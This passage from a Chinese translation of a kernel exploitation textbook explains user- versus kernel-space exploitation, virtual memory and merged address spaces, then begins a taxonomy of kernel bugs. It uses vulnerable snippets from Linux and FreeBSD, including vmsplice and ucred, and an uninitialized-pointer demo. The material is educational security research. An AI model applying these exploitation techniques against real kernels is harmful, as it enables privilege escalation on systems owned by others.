取得对整个系统的全权控制。权限分离背后的理念就是尽量减少运行在全权状态下的代码数量。对于 Web 服务器来说，只有在传统的超文本传输协议端口（80 端口）打开侦听的套接字才需要超级用户权限；执行该操作后，没有必要保持超级用户状态。为了降低已经成功利用的漏洞的影响，应用程序如 HTTP 服务器应该在执行完权限操作后尽快退出超级用户状态。其他的守护进程如 sshd 会根据应用程序必须执行的操作类型把应用程序划分成不同的部分。然后把全权分配给需要全权的那部分，这些部分相应地会设计得尽量简短。因此，在应用程序的生命周期内，各部分之间将通过一些进程间通信（interprocess communication，IPC）通道进行通信。

我们能做得更好吗？可以退一步，将相同的最小权限原则应用于整个系统。强制访问控制（Mandatory Access Control，MAC）、访问控制列表（Access Control List，ACL）和基于角色的访问控制（Role-Based Access Control，RBAC）系统以不同的风格把前面提及的原则应用到整个系统，抛弃了超级用户的概念，每一个用户都将分配到最少但必要的权限集以完成其任务。这种系统的示例包括 Solaris 信任扩展、Linux grsecurity 和 NSA SELinux（www.nsa.gov/research/selinux/index.shtml，在 2.6 版本以后的主流 Linux 内核里）的补丁程序，以及 Windows Vista 强制完整性控制的补丁程序。

编写一个能绕过刚才讨论的防护措施的、有效且可靠的用户态漏洞利用是一件很有挑战性的工作。幸运的是（或者遗憾，这取决于您的位置），漏洞利用的门槛已经很高。基于漏洞利用的攻击在过去的 20 年里越来越普遍。因此，对于所有主要的用户态软件世界上很多黑客和安全专家都审计过不止一次。显然，软件在不断演进，而认为软件的演进不会引入新的缺陷是愚蠢的。然而，找到新的漏洞已经不像 10 年前那样是一个高产的任务了。

警告 我们把注意力集中在以软件方法防御漏洞利用，但是有一些保护措施也能在硬件级别实现。例如 x86-64 架构（86 架构的 64 位演化）为内存的物理页面提供了一种 NX[⊖]位。现代内核可以利用这个位把一些内存的地址空间标记为不可执行的，由此来减少攻击者用来存放 shellcode 的地方的数量。我们将在第 3 章对此进行更详细的讲解（并且演示如何绕过这种保护机制）。

内核态漏洞利用和用户态漏洞利用

刚才从漏洞利用安全策略实施载体的角度描述了内核。随着安全补丁越来越多，以及用户态软件缺陷越来越少，漏洞利用者把主要精力转移到操作系统的内核上也就不足为奇了。然而，与用户态的漏洞利用相比，写一个内核态的漏洞利用要面对许多额外的挑战：

- 内核是系统唯一不可或缺的软件。只要内核正常运行，就不会出现不可恢复的情况。这就是在用户态使用蛮力法为什么可行的原因：当数次搞垮要攻击的应用程序时，您只需

⊖ NX（或不可执行的）位在支持物理地址扩展（PAE）的 32 位 x86 机器上也是可用的。我们将在第 3 章讨论更多的细节。

要关心日志文件中的踪迹。当要进行内核态的漏洞利用时，这个假设就不再有效了：内核级别的错误会导致系统进入不一致的状态，通常需要手动重启系统使之恢复到正常状态。如果错误发生在内核的敏感区域，操作系统将关机，是一种称作“恐慌”（panic）的情况。有些操作系统，比如 Solaris，会在可能的情况下将“恐慌”（panic）的信息输出到一个故障转储文件中以备事后分析。

- 内核通过硬件、软件与应用程序隔离开。搜集内核的信息是一项更复杂的任务。与此同时，不受攻击者控制的变量的数目却在以指数级的速度增长。以内存分配器作为例子，在用户态漏洞利用时，内存分配表在进程里，通常通过共享的系统库进行链接。您的目标是其唯一的使用者和“影响者”。然而，系统中所有的进程都可以影响内核内存分配表的行为和状态。
- 内核是一个庞大复杂的系统。其源代码数量可能达到百万行的级别。内核必须管理所有的硬件和大部分底层软件（虚拟内存、文件系统、进程间通信机制等）。因此内核被转化为多层次、相互关联的子系统。为了成功触发和利用某个漏洞，攻击者必须深入地理解这些子系统才行。内核庞大复杂的特性对漏洞利用者来说也有好处，那就是一个复杂的系统不太可能是没有错误的。

比起应用程序，内核在某些方面更易受攻击。因为内核在系统中是权限级别最高的代码（不考虑虚拟化解决方案，请看下面的注意部分），它也是最难保护的。除了硬件，没有任何实体可以对内核实施保护。

注意　在编写本书时，虚拟化系统开始普及，不久以后将会看到基于虚拟化的内核保护措施。如果想推广虚拟化系统，就不能让它对受保护的内核形成重大影响。

此外，请注意先前所描述的那些保护措施，它们都有一个共同的缺点，就是造成系统性能的额外开销。尽管这种性能开销在一些应用程序中是微不足道的，但如果这种开销发生在内核中（也就是说针对整个系统），那么它的影响会大得多。对用户来说，性能是很关键的，当安全是以性能为代价时，他们经常会舍弃安全。表 1.1 列出了用户态漏洞利用和内核态漏洞利用的关键区别。

表 1.1　用户态漏洞利用和内核态漏洞利用的区别

企　图	用户态漏洞利用	内核态漏洞利用
蛮力法利用漏洞	这导致了应用程序可以多次在崩溃后重启（或者自动重启，例如在 Linux 里可以用 inetd 实现）	这将导致机器陷入不一致的状态，通常会导致死机或重启
影响目标程序	攻击者对被攻击程序（特别是本地攻击）拥有更多的控制（例如，攻击者可以设置被攻击程序的运行环境）。被攻击程序是它的库子系统的唯一使用者（例如内存分配表）	攻击者需要和其他所有意欲“影响”内核的应用程序竞争。所有的应用程序都是内核子系统的使用者

（续）

企 图	用户态漏洞利用	内核态漏洞利用
执行 shellcode	shellcode 可以利用已经通过安全和正确性保证的用户态门来调用内核态的系统调用	shellcode 在更高的权限级别上执行，并且必须在不惊动系统的情况下正确地返回到应用程序
绕过反漏洞利用保护措施	这要求越来越复杂的方法	大部分保护措施在内核态，但并不能保护内核本身。攻击者甚至能禁用大部分保护措施

在内核态上可以实施的利用是非常多的，这是内核的复杂性的另一个好处。可以在本书的其他部分发现这一点，对内核态的漏洞进行分类要比用户态更难。尽管能找到一些通用的漏洞利用分类列表（这是我们将要做的事情），但是每一个内核漏洞都有其自身的特点。

休息一下，旅程才刚刚开始。

一个漏洞利用者的内核观

前面的部分勾勒了用户态漏洞利用和内核态漏洞利用的区别，从这里开始我们将只关心内核。本节将进一步介绍一些理论概念，这将对我们的理解很有帮助，在后面内容中将讨论内核漏洞和内核攻击。由于这不是一本关于操作系统的书，所以为了更清晰地介绍漏洞利用相关的细节，我们将先介绍漏洞利用的概念，这些概念与操作系统概念密切相关，因为对于操作系统了解得越多，对漏洞利用概念的理解就越好。对操作系统的学习不仅令人着迷，而且当您想进行攻击时，这种学习也很有帮助（想了解更多操作系统中的概念，请看本章最后的“相关阅读”）。

用户态进程和调度

我们理所当然地认为操作系统有一个特性，就是可以同时运行多个进程。很明显，除非系统有多个 CPU，否则在任意指定的时间点上只能有一个进程处于活动状态。通过把 CPU 上的时间片分配给每个进程和快速地将 CPU 在进程间切换，内核就能给终端用户一种假象——多个任务是同时运行的。为了达到上述目的，内核为每个进程保存并关联一组表示该进程状态的信息：这个进程执行到了哪儿，它处于就绪状态还是在等待某些资源，当将它从 CPU 上换下来时机器的状态等。所有这些信息通常称为执行上下文，而为了运行另一个进程把当前进程从 CPU 上撤下的操作称为上下文切换。调度程序是一个子系统，它负责在很多等待运行的任务中挑选一个进程运行并把 CPU 的使用权赋给这个进程。您将看到，在利用竞态条件的时候，具有影响调度程序决策的能力是非常重要的。

除了正确执行上下文切换的信息外，内核还会跟踪和进程相关的其他信息，例如，它打开了哪个文件，它的安全身份验证是什么，它使用的内存范围是什么。能够成功定位到包含这些

详细信息的结构通常是内核漏洞利用中 shellcode 开发的第一步。一旦能够得到保存有某运行进程的身份验证的结构时，就可以轻松地提高自己的权限级别。

虚拟内存

内核的另一个子系统负责为进程和内核提供虚拟内存的抽象，这个子系统也是漏洞利用程序开发者需要熟悉的。计算机用来存储临时、易变的数据的物理内存是固定的（随机存取内存或者说 RAM）。内存物理地址空间的范围从 0 到 RAM 的大小减 1。同时，现代操作系统为每一个运行的进程和不同内核子系统提供了一种假象，那就是每个进程或者子系统都以为自己拥有一个很大的私有地址空间。这种虚拟的地址空间经常比计算机所提供的物理地址空间还大，并受到架构的制约：在一个 n 位架构上，这个空间一般是 0 到 2^n-1。虚拟内存子系统就负责维护这种抽象，管理虚拟内存地址到物理内存地址（或者反过来）的映射，强制隔离不同的地址空间。就像前面所说的，一个安全的系统的构建原则之一就是把内核和进程隔离，并且把各个进程也相互隔离开。为了实现这个目标，几乎所有操作系统（实际上是这本书要讲到的那些操作系统）都把物理内存地址空间切分成固定大小的块，称为页帧，并把虚拟地址空间切分成同样大小的块，称为页。当一个进程需要某页内存的时候，虚拟内存管理系统就会给它分配一个物理的页帧。物理的页帧到虚拟页的地址映射通过页表完成，页表会告诉一个给定的虚拟地址映射到哪个物理页。一旦分配完所有的物理页，而此时恰好有一个进程需要一个新的物理页，操作系统将会挑选一个当前没有使用的虚拟页，将其复制到磁盘上一个称作“交换区”的专用空间，这样就释放了一个物理页，然后将其分配给需要的进程。当需要硬盘交换区上的页面时，操作系统会将另一个内存物理页的内容放到交换区，然后把需要的页面装入空出来的物理内存，这个操作称为“交换”。因为对硬盘的访问很费时，所以为了改进性能，虚拟内存子系统首先为进程创建一个虚拟地址空间，在此之后只有当一个地址第一次用到时才为该地址所在的虚拟页分配一个物理页，这种方法称为请求页面调度。

工具与策略

观察进程的虚拟地址空间

对于虚拟内存是什么，它怎样工作，我们刚才只给了一个很初级的描述。如果要查看它的行动，可以使用操作系统自带的一些工具。在安装有 Linux 操作系统的计算机上，可以执行这个命令：“cat /proc/<pid>/maps”（<pid>是您感兴趣的那个进程的数字类型的参数 PID）来查看所有该进程映射（例如，进程请求的所有虚拟内存地址的范围）的内存列表。下面是一个示例：

```
luser@katamaran:~$ cat /proc/3184/maps
00400000-004c1000          r-xp 00000000 03:01 703138      /bin/bash
006c1000-006cb000          rw-p 000c1000 03:01 703138      /bin/bash
006cb000-006d0000          rw-p 006cb000 00:00 0
00822000-008e2000          rw-p 00822000 00:00 0           [heap]
7f7ea5627000-7f7ea5632000      r-xp 00000000 03:01 809430
/lib/libnss_files-2.9.so
7f7ea5632000-7f7ea5831000      ---p 0000b000 03:01 809430
```

```
/lib/libnss_files-2.9.so
[...]
```

正如所看到的，这个命令提供了很多信息，如地址范围（在左边显示的）、页保护（rwxp 的意思是读 / 写 / 执行 / 私有）和最终的备份文件的映射。在几乎所有操作系统上都能得到这些信息。在 OpenSolaris 上可以用pmap命令，例如，pmap -x <pid>；而在 Mac OS X 操作系统中可以用 vmmap命令，例如，vmmap<pid> 或者 vmmap<procname>，其中 <procname> 是一个字符串，它将在系统上运行的所有进程中匹配。在 Windows 上，我们建议下载 Mark Russinovich 的 Sysinternals Suite（http://technet.microsoft.com/en-us/sysinternals/bb842062.aspx），它不仅提供了 vmmap，还提供了很多有用的系统和进程的分析工具。

在虚拟内存管理过程中，可能或多或少需要硬件上的支持，这取决于架构。抛开细节不谈（您可以在任何一本讲架构或者操作系统的书中找到的细节），CPU 的核心需要操作物理内存地址，而作为漏洞利用者却几乎只能操作虚拟内存（地址）。

刚才谈到，虚拟地址到物理地址的映射是通过查询一个特殊的数据结构——页表来实现的。不同的进程有不同的页表，在每一次上下文切换的时候，也会装载相应的页表。因为每个进程都有一个不同的页表，因此每个进程也就有不同的一组内存页，看起来好像一个只属于该进程的连续的虚拟地址空间一样，并且强制和其他的进程隔离。特殊的页属性允许内核通过“隐藏”内存页来保护免受用户态程序的干扰。针对不同的实现，需要面对两种可能的情形：用内核的内存空间代表用户态的内存空间，或者将内核地址空间和用户程序地址空间隔离。我们将在下一节讨论为什么从漏洞利用的角度来说这是一个很有趣的特点。

内核空间中的用户空间和隔离的地址空间的对比

由于存在“用户 / 管理员”这个页属性，所以位于用户态时几乎看不到任何内核的布局，也看不到内核地址空间映射到的地址。另一方面，您是从用户态开始攻击的。我们刚才提到了两种可能遇到的设计：

- **用内核态内存空间代表用户态内存空间** 在这种情况下将虚拟地址分为两部分——一部分是内核私有的，而另一部分对用户态应用程序可用。这可以通过复制所有进程页表上内核页表的入口地址来实现。例如，在一个 32 位的 x86 机器的 Linux 系统中，内核态的内存范围是 0xc00000000 到 0xFFFFFFFF（“最高”1GB 虚拟内存），然而每一个进程可以自由地使用这个范围之后的所有地址（“最低”3GB 虚拟内存）。
- **隔离的内核和进程地址空间** 在这种情形下，内核和用户态应用程序各有一个完全的、独立的地址空间。换句话说，不论是内核态还是用户态应用程序都可以使用可用的虚拟内存的地址空间。

从漏洞利用的角度来讲，第一种方法比第二种方法更便于进行漏洞利用，但是为了更好地理解这一点，需要先介绍一下执行环境上下文的概念。只要 CPU 处于管态模式（例如，它在执

行一个给定的内核执行路径），如果一个操作没有后备进程（backing process），那么将进入中断上下文。这种情况的一个示例是硬件生成的中断，如数据包到达时网卡发出的中断或磁盘在一个操作结束时发出的中断。命令的执行将转移到中断服务程序，并且将关闭 CPU 上运行的任何程序。不能阻塞中断上下文中的代码（例如，等待请求页面带入一个引用页面）或者挂起：调度程序不知道什么时候挂起代码（或者什么时候唤醒它）。

如果有一个关联的进程，就说一个内核执行路径会在进程上下文中执行，关联的进程经常是那个激发内核代码路径的进程（例如，执行系统调用的结果）。这样的“代码”不受任何在中断上下文中执行的代码的限制，这是最常见的内核执行模式。这样做主要是尽量减少中断服务程序的任务。

我们刚才简要揭示了“有一个后备进程”的含义：许多进程相关的信息是可用的并且能被内核执行路径在没有明确装载或查找的情况下使用。这意味着在内核中有一个保存当前进程信息的变量，这个变量会在当进程在 CPU 上切换时发生改变。很多内核的函数使用这个变量，从而基于这些信息的操作就关联到了一个后备进程。

因为可以控制后备进程（例如，您能执行一个特定的系统调用），所以无疑可以控制低地址的内存。现在假设找到了一个内核漏洞，这个漏洞允许将执行流重定向到任何您想执行的地方。只要重定向到您知道的地址就能在用户态取得控制权，这不是挺好吗？这正是采用内核态内存空间代表用户态内存空间的系统做的事情。因为内核的页表项被复制到了所有进程的页表中，一个单独的虚拟地址空间由内核部分和您进程用户态映射组成，当它处于活动状态时，可以在虚拟地址空间中随心所欲地获取指针中的值。很明显，您需要处在进程上下文中，就像在中断上下文中一样，您可能并不知道中断了哪个进程。对漏洞利用来说，把用户态地址空间和内核地址空间融合起来有很多好处：

- 不必猜测 shellcode 在哪里，可以用 C 语言写 shellcode，编译器将负责装配它。当触发漏洞的代码将许多内核结构破坏后，将会有一个恢复阶段。
- 不必费心去寻找一个大而安全的存放 shellcode 的地方。因为您有 3GB 可用的地址空间。
- 不必担心不可执行的页保护。因为您控制了内存的地址空间，所以可以将它映射到内存中任何您喜欢的地方。
- 可以把一大块的地址空间映射到内存里，然后用 NOP 指令或者类 NOP 指令 / 数据填充它，这将明显增加成功的几率。正如将要看到的，有时也许只能重写一部分返回地址，所以拥有一个大的返回地址空间是完成一次可靠的漏洞利用的必由之路。
- 能轻易地利用用户态取值（还有 NULL 指针取值）的错误，我们将在第 2 章详细讲述这一点。

所有这些方法在隔离内核地址空间和进程地址空间的环境中都不适用。在这样的系统中，同样的虚拟地址在内核态内存区和用户态内存区有着不同的含义。在漏洞利用的过程中，不能在进程地址空间使用任何的映射。可以说融合用户态和内核态地址空间的方法是最好的：为了提高效率，隔离内核地址空间和进程地址空间的方法需要来自底层架构的帮助，例如 UltraSPARC 机器的上下文寄存器就是这样一种支持。这并不意味着在 x86 架构的机器上不能实现这种支持。这主要得看带来的性能损耗的严重程度。

开源操作系统和闭源操作系统

在本章最后，我们介绍本书涉及的各种操作系统中用到的内核实现概念，将重点介绍3个内核家族：Linux（作为UNIX操作系统中的一个经典例子）、Mac OS X（采用了混合microkernel/UNIX的设计）和Windows。将在第4、5、6章分别详细地讨论它们。最后，我们简单地介绍了开源和闭源的传奇故事。

Linux现在如此流行的原因之一就是它采取了开源策略：将操作系统的所有源代码在一个特定的许可下公开发布，这个许可是GNU公共许可（GNU Public License，GPL），允许人们自由地分发和下载内核源代码。实际上，GPL并不像听起来的这么简单，它明确地规定了人们能对源代码做什么和不能做什么。例如，如果一个大项目中引用了部分GPL下的代码，那么整个项目也必须发布在GPL下。UNIX的其他分支（全部或大部分）也都是开源的，这些操作系统也都有不同的许可（通常比GPL更自由一些）。这些操作系统有FreeBSD、OpenBSD、NetBSD、OpenSolaris，即使是混合内核的Mac OS X，它们都允许您研究全部或者大部分的内核代码。与此不同的是闭源操作系统，其中有微软的Windows家族和一些商业的UNIX分支，比如IBM AIX和HP-UX。

获取源代码对于漏洞利用者很有帮助，它能帮助漏洞利用者更快地理解他所关注的子系统或内核的内部实现，从而更容易地寻找漏洞。人们通常认为，发现开源操作系统的漏洞要比发现闭源操作系统的漏洞容易：对一个闭源操作系统进行逆向工程是很费时间的，而且还要通过阅读大量的汇编代码来对此闭源操作系统有一个全局的把握。另一方面，开放源代码系统可能更“健壮”，因为更多的人在检查代码，并公开发现的问题和漏洞，而闭源操作系统可能在很长一段时间内对潜在的问题浑然不觉（也许只是发现了但没有公开）。系统的优秀和安全性取决于它的开发和测试过程的质量，对于某个熟练的研究人员或攻击者来说，发现漏洞并写出可靠的漏洞利用方案只是时间问题。

小结

本章介绍了我们的目标——内核，以及漏洞利用开发人员对其感兴趣的原因。过去的实践已证明内核漏洞利用不仅是可能的，还是高效的，特别当系统安装安全补丁之后。这种能力来源于对内核源代码更深入广泛的理解和在开发漏洞利用时更多的努力。我们从介绍一些通用的强制性的核心概念入手开启了通往内核漏洞利用领域的道路：内核怎样跟踪和选择进程来运行，虚拟内存怎么让每一个进程在运行时好像自己有一个大而连续的私有地址空间。当然，这只是一个很浅的概述：我们将在本书剩下的部分里更深入地了解子系统的细节。现在就想知道更多信息的读者可以参考本章最后的“相关阅读”列表，那里列出了关于漏洞利用、审计和开发shellcode的相关资料。

本章还讨论了融合用户态内存和内核态内存地址空间的设计与隔离这两种地址空间的设计。因为这部分内容对漏洞利用的影响非常大，所以我们花了一整节的篇幅来介绍它。实际上，在融合两种级别地址空间的设计中有很多我们可以使用的方法或工具。在我们控制的进程

地址空间里，最起码能够取得任意地址上的值。

在本章最后温习了一些关于开源与闭源的概念，是为了指出将要介绍的大部分操作系统（除了著名的 Windows 系列）都提供了源代码供人们自由下载。正如您所能想象的，这对于漏洞利用的开发和漏洞研究提供了很大的帮助。

现在您已经知道了内核态的漏洞利用充满了挑战、让人痴迷和向往，我们将开始第 2 章的学习，在那里将讨论如何使得漏洞利用的过程更加高效、重要和可靠。让我们开始充满乐趣的旅行吧。

相关阅读

审计

Dowd, M., McDonald, J., and Schuh, J. 2006. *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities* (Addison-Wesley Professional).

操作系统的通用概念

Tanenbaum, A. 2007.*Modern Operating Systems*, Third Edition (Prentice Hall Press).

Silberschatz, A., Galvin, P., and Gagne, G. 2008. *Operating System Concepts*, Eighth Edition (Wiley).

特定的操作系统的设计与实现

Bovet, D., and Cesati, M. 2005. *Understanding the Linux Kernel*, Third Edition (O'Reilly).

Singh, A. 2006. *Mac OS X Internals* (Addison-Wesley Professional).

Russinovich, M.E., and Solomon, D., with Ionescu, A. 2009.*Microsoft Windows Internals*, Fifth Edition (Microsoft Press).

Mauro, J., and McDougall, R. 2006. *Solaris Internals*, Second Edition (Prentice Hall PTR).

尾注

1.Solar Designer. Getting around non-executable stack (and fix). E-mail sent to the bugtraq mailing list, http://marc.info/?l=bugtraq&m=87602746719512; 1997 [accessed 07.18.10].

第 2 章

内核漏洞分类

本章主要内容

- 未初始化的 / 未验证的 / 已损坏的指针解引用
- 内存破坏漏洞
- 整数误用
- 竞态条件
- 逻辑 bug

引言

软件总会有 bug。bug 是程序中的一个故障，会导致程序输出错误结果、非正常行为或者直接导致异常崩溃。在多数情况下，bug 是程序错误的结果，如下例，这段代码来自 Linux V2.6.9 的内核：

```
static int bluez_sock_create(struct socket *sock, int proto)
{
    if (proto >= BLUEZ_MAX_PROTO)
        return -EINVAL;
[...]
    return bluez_proto[proto]->create(sock,proto);
}
```

这段代码里，用作数组下标的参数 proto 与一个最大值 BLUEZ_MAS_PROTO 进行比较，以避免读取操作超出数组 bluez_proto 的范围。但是，proto 是一个有符号整数，因此它可以取负值。所以，如果 proto 小于 0，则在 bluez_proto 数组之前的内存都可以被访问。由于这些内存用于存放函数指针，因此这个 bug 可能会导致程序崩溃，一方面可能会引用一组未映射的地址；另一方面可能导致程序错误地访问其他某内存地址，以至于执行一段随机的字节码序列。修复该 bug 的较为容易方法是，在这段函数前面检测 proto 是否小于 0，如果是则报错（而这也是 2005 年 Linux 开发人员发现该问题后的举措 [1]）。

如果不是程序错误，则 bug 往往是由设计缺陷引起的（尤其是大型的项目，比如操作系统

的内核）。设计缺陷，顾名思义，是软件架构上的问题，且往往是跟语言无关的（即不管用什么语言实现该软件，安全问题仍会出现）。设计缺陷的一个经典例子是依赖于一个存在漏洞的加密机制或者是完全相信架构的某个组件，而入侵者可能假冒或操纵这个组件，且不需要某种权限。在本章稍后的“内存破坏漏洞”一节里会详细介绍一个设计缺陷的例子。

当然，不是所有 bug 都是安全 bug。事实上，bug 通常都跟安全问题无关。简而言之，只是有些人发现可以利用该 bug 获取某些权限时，bug 就变成了安全问题。有时候利用一个 bug 时所使用的方法可以重用到类似的 bug。这里，我们所指的是 bug 类型和 bug 利用技术。对 bug 定义和分类越精细，bug 利用技术就会越准确和可靠。这就是我们本章进行分类的目标。

未初始化的 / 未验证的 / 已损坏的指针解引用

大概最有名的内核 bug 类型就是 NULL 指针解引用了。正如每本 C 语言手册提到的，指针是一个变量，存放内存中另一个变量的地址。每次指针被解引用的时候，指针存放的内存地址里所含有的值就要被取出。ISO C 标准指出[2]，一个静态的、未初始化的指针有一个 NULL（0x0）值，并且 NULL 又常常是表示内存分配失败的返回值。如果内核路径想要取一个 NULL 指针的值的时候，就相当于是使用内存地址 0x0，而这会导致严重错误，因为该地址一般不会放置任何东西。内核中发现的 NULL 指针解引用的 bug 数量惊人的多，使用搜索引擎一搜便知。

NULL 指针解引用漏洞是更大的一类漏洞“未初始化的 / 未验证的 / 已损坏的指针解引用”的一个子集，这类漏洞涵盖了所有使用指针的情况，所指内容遭到破坏，再也不能适当设置，或是没有得到确认。我们都知道，一个静态声明的指针被初始化为 NULL，但一个被声明为函数的局部变量指针呢？一个指向刚刚分配了内存的结构体的指针指向的内容是什么？在这些指针被明确地赋值之前，它们都是“未初始化的”，它们的值是“不确定的”。让我们看一看细节。

一个指针是一个变量，和任何变量一样，它有大小，需要存储在内存中以便使用。指针的大小依赖于系统使用的数据模型（data model），架构往往直接决定了指针的大小。数据模型通常用 int、long 和 pointer 的大小标记来表示；例如，ILP32 表示所有的 ints、longs 和指针都是 32 位的系统，而 LP64 表示所有的 longs 和指针都是 64 位的系统，但整数不是（事实上，整数是 32 位，但没有明确说明）。表 2.1 为每个模型提供了数据类型的大小的概述（大小用位数表示）。

表 2.1　不同数据模型的数据类型大小

数据类型	LP32	ILP32	LP64	ILP64	LLP64
Char	8	8	8	8	8
Short	16	16	16	16	16
Int	16	32	32	64	32
Long	32	32	64	64	32
Long long	64	64	64	64	64
Pointer	32	32	64	64	64

现在，假设有了ILP32模型。那么，指针变量在内存中占据4个字节。当指针变量没有初始化的时候，分配的内存中用来存储指针变量的值是任意的，而这个指针变量的值也就可能是任意的。想利用此漏洞的攻击者会考虑，可不可以预测指针的内容并加以利用呢？答案是肯定的，或者说，在很多情况下是可以的。比如，一个指针被声明为本地变量，如以下代码所示，那么该指针被存储在栈中，它的值其实是该栈的前一个函数在栈中留下的内容：

```
#include <stdio.h>
#include <strings.h>

void big_stack_usage() {
    char big[200];
    memset(big,'A', 200);
}

void ptr_un_initialized() {
    char *p;
    printf("Pointer value: %p\n", p);
}

int main()
{
    big_stack_usage();
    ptr_un_initialized();
}
```

编译执行该程序，我们得到（注意，字母A的十六进制值是0x41）：

```
macosxbox$ gcc -o p pointer.c
macosxbox$ ./p
Pointer value: 0x41414141
macosxbox$
```

可以看到，指针分配的地方恰恰是前面的函数ptr_un_initialized()在栈里留下的内容。事实上，这一部分使用过后的剩留内存称为“死内存”或“死栈”。当然了，是我们自己编写了上述例子，您会认为这种情况发生几率很低，那么请看如下真实存在的代码，来自FreeBSD8.0：[3]

```
struct ucred ucred, *ucp;                    [1]
[...]
    refcount_init(&ucred.cr_ref, 1);
    ucred.cr_uid = ip->i_uid;
    ucred.cr_ngroups = 1;
    ucred.cr_groups[0] = dp->i_gid;          [2]
    ucp = &ucred;
```

注意在[1]处，ucred在栈中声明。而后，在[2]处，cr_groups[0]被赋值为dp->i_gid，遗憾的是，ucred结构体是这样定义的：

```
struct ucred {
    u_int    cr_ref;      /* 引用计数 */
[...]
    gid_t    *cr_groups; /* 组 */
    int      cr_agroups; /* 可用的组 */
};
```

正如所看到的，cr_groups 是一个指针，并且它没有被初始化，而是会被直接使用。这意味着，dp->i_gid 的值在栈中刚才 ucred 所在的位置。

一个“被破坏的指针”常常是一些常见 bug 的根源，比如缓冲区溢出（将在“内存破坏漏洞”一节介绍），可以把指针所指的地方的一个或多个字节更改掉。这种情况要比简单地解引用 NULL 指针更常见，也常常能给利用者带来某种控制权限。

“未经验证的”指针常常在内核区域的多用户寻址空间显示巨大威力。正如第 1 章提到的，内核区域地址在用户区域之上，它的页表在所有进程的页表上都有备份。有些虚拟地址被选作“限定地址”，所以这个地址以上或以下的归内核使用，而其他的归用户进程使用。内核函数使用这个“限定地址”来判断一个指针指向的是内核还是用户进程。如果一个指针是前者可能不需要这样的验证，但如果是后者则需要非常小心。如果没有经过验证，或许一个指向用户区域的指针就可能被赋予过多的权限。

下面举一个例子，注意下面的 Linux 路径[4]：

```
error = get_user(base, &iov->iov_base);          [1]
[...]
if (unlikely(!base)) {
    error = -EFAULT;
    break;
}
[...]
sd.u.userptr = base;                             [2]
[...]
size = __splice_from_pipe(pipe, &sd, pipe_to_user);
[...]
static int pipe_to_user(struct pipe_inode_info *pipe, struct
pipe_buffer *buf,
         struct splice_desc *sd)
{
    if (!fault_in_pages_writeable(sd->u.userptr, sd->len)) {
      src = buf->ops->map(pipe, buf, 1);
        ret = __copy_to_user_inatomic(sd->u.userptr, src +
        buf->offset, sd->len);                   [3]
      buf->ops->unmap(pipe, buf, src);
[...]
}
```

这段代码的第一部分来自 vmsplice_to_user() 函数，在 [1] 处使用了 get_user() 函数获得目标指针。而目标指针在没有经过验证的情况下在 [2] 处传递给了 _splice_from_pipe() 函数，同时传给作为帮助函数的 pipe_to_user()。这个函数也没有做任何的检查并且在结尾处也就是 [3] 处调用了 _copy_to_user_inatomic() 函数。我们将在本书的剩下部分讨论各种从内部的内核态向用户态或者是用户态向用户态拷贝数据的方法；目前，只知道 Linux 中以下划线开头的函数（例如 _copy_to_user_inatomic()）是不会对所提供的目标用户指针（或者是源指针）进行检查验证的。这个漏洞使得用户将一个内核地址传递到内核，从而直接访问（或修改）内核内存。

目前我们已经讨论了指针解引用的问题，但是还没有讨论使用它们的内核路径有哪些可执行的访问方式。当内核试图从销毁的指针处读取数据时，将会发生任意读的情况，而当内核试图向指针所关联的内存地址中存储一个值时（也就是前述的例子中的情况），将会发生任意写的情况。而且，当利用者能够全部或者部分控制指针指向的地址时，就会发生一个受控的或是部分受控的读/写操作，而当利用者也无法控制被销毁的指针的值时，就会发生一个不可控的读/写操作。需要注意的是，利用者也能在一定程度上预测不可控的读/写操作的源地址和目的地址，因此也能够成功地、可靠地利用这种情况。

内存破坏漏洞

下面要集中谈的是另一大类的 bug，是关于内核区域内存破坏的，是由程序中的错误操作重写了内核区域的内存导致的。基本上可以分为两大类：一类是内核栈漏洞，与内核态运行的进程和线程相关；另一类是内核堆漏洞，往往与在内核区域中分配空间的小型对象和临时区域有关。

与上节相同，我们把如何利用这些漏洞放在第二部分的第 3 章中讲解。

内核栈漏洞

首先要讨论的内存类型是内核栈，每个在系统中运行着的用户进程都至少会有两个栈：用户态栈和内核态栈，每次当进程进入到内核态时，内核栈就会发挥作用（即，每次当进程从内核处请求服务时；例如，分配一个系统调用就会产生这样的结果）。

内核态栈的功能和典型的用户态栈的功能是一样的，而且内核态栈也遵循用户态栈在架构上的一些惯例和约定。这些约定包括增长方向（要么是向下增长的，即从高地址向低地址增长或者是相反），存放栈顶指针的寄存器（通常称为栈指针），以及程序与之相互作用的方式（局部变量如何存储的，参数如何传递的，嵌入的调用是如何链接在一起的等）。

虽然内核态栈和用户态栈在功能方面是相同的，但是也有一些细微差异。例如，内核栈在大小上通常有限制（在 x86 架构中通常是 4KB 或者 8KB），因此采用那种使用尽可能少的局部变量的方式进行内核编程。并且，所有进程的内核栈都是一个相同的虚拟地址空间（内核地址空间）的一部分，它们开始于不同的虚拟地址也占据不同的虚拟地址。

注意 有些操作系统如 Linux 使用所谓的中断栈。这个栈用于处理硬件产生的中断，以分流内核栈的压力（前面提到过内核栈往往很小）。在小内核栈的情况下，这个特殊的栈用于防止对内核态栈的容量产生过大压力。

正如您在这段介绍中看到的，内核栈漏洞与普通用户栈漏洞非常类似，它们都是由越界写入造成的，比如下面这些情况：

- 使用不安全的 C 函数，如 `strcpy()` 或 `sprintf()`。这两个函数都是向目标缓冲区写入内容直到遇到 \0 结束符，而不检查写入了多少。

- 或者，不正确的循环结束条件也可能造成类似问题：

```
#define ARRAY_SIZE 10
void func() {
    int array[ARRAY_SIZE];
    for (j = 0; j <= ARRAY_SIZE; j++) {
        array[j] = some_value;
        [...]
    }
```

  因为数组元素的编号是从 0 到 ARRAY_SIZE，当我们将 SOME_VALUE 拷贝到 array[j] 而 j 的值是 10 时，数组就越界了，这时极有可能会重写敏感的内存区域。

- 即使使用安全的 C 函数，如 strncpy()、memcpy() 或 snprintf()，如果错误计算了目标缓冲区的大小，同样会导致整数溢出错误，后面“整数误用”小节会展开讲解。

栈在基于二进制的架构中扮演着非常重要的角色，那么利用内核栈漏洞就跟架构非常相关，第 3 章将展开介绍。

内核堆漏洞

